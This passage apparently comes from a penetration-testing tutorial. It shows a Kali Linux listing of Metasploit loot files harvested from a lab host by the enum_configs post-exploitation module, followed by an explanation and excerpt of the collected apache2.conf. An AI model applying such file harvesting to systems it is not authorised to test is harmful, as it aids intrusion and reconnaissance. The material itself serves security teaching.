
```
root@kali:~# cd /root/.msf4/loot
root@kali:~/.msf4/loot# ls
20181230080639_default_192.168.41.132_httpdasm.file_601765.bin
20190616065822_default_192.168.41.173_linux.enum.conf_070956.txt
20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt
20190616065822_default_192.168.41.173_linux.enum.conf_544685.txt
20190616065822_default_192.168.41.173_linux.enum.conf_551591.txt
20190616065822_default_192.168.41.173_linux.enum.conf_922291.txt
20190616065823_default_192.168.41.173_linux.enum.conf_049379.txt
20190616065823_default_192.168.41.173_linux.enum.conf_226316.txt
20190616065823_default_192.168.41.173_linux.enum.conf_283734.txt
20190616065823_default_192.168.41.173_linux.enum.conf_296740.txt
20190616065823_default_192.168.41.173_linux.enum.conf_525798.txt
20190616065823_default_192.168.41.173_linux.enum.conf_554943.txt
20190616065823_default_192.168.41.173_linux.enum.conf_747991.txt
20190616065824_default_192.168.41.173_linux.enum.conf_149667.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_138854.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_234146.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_236759.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_457345.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_584202.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_618126.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_708576.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_751470.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_865025.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_894431.txt
20190616072819_default_192.168.41.173_linux.enum.netwo_995830.txt
20190616090037_default_192.168.41.173_linux.version_863642.txt
20190616090108_default_192.168.41.173_linux.enum.syste_075134.txt
20190616090108_default_192.168.41.173_linux.enum.syste_098192.txt
20190616090108_default_192.168.41.173_linux.enum.syste_496066.txt
```

The linux/gather/enum_configs module has collected lot of configuration files that belong to the target system.The first among them is the apache2.conf file.As our readers already know, Apache is a web server. The presence of this file itself shows that there is a web server on the target system.

The apache2.conf file contains some information like the server root folder, settings like Timeout, KeepAlive and MaxKeepAliveRequests etc.




```
  20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt

# configuration, error, and log files are kept.
#
# NOTE!  If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the LockFile documentation (available
# at <URL:http://httpd.apache.org/docs-2.1/mod/mpm_common.html#lockfile>);
# you will save yourself a lot of trouble.
#
# Do NOT add a slash at the end of the directory path.
#
ServerRoot "/etc/apache2"

#
# The accept serialization lock file MUST BE STORED ON A LOCAL DISK.
#
#<IfModule !mpm_winnt.c>
#<IfModule !mpm_netware.c>
LockFile /var/lock/apache2/accept.lock
#</IfModule>
#</IfModule>
```



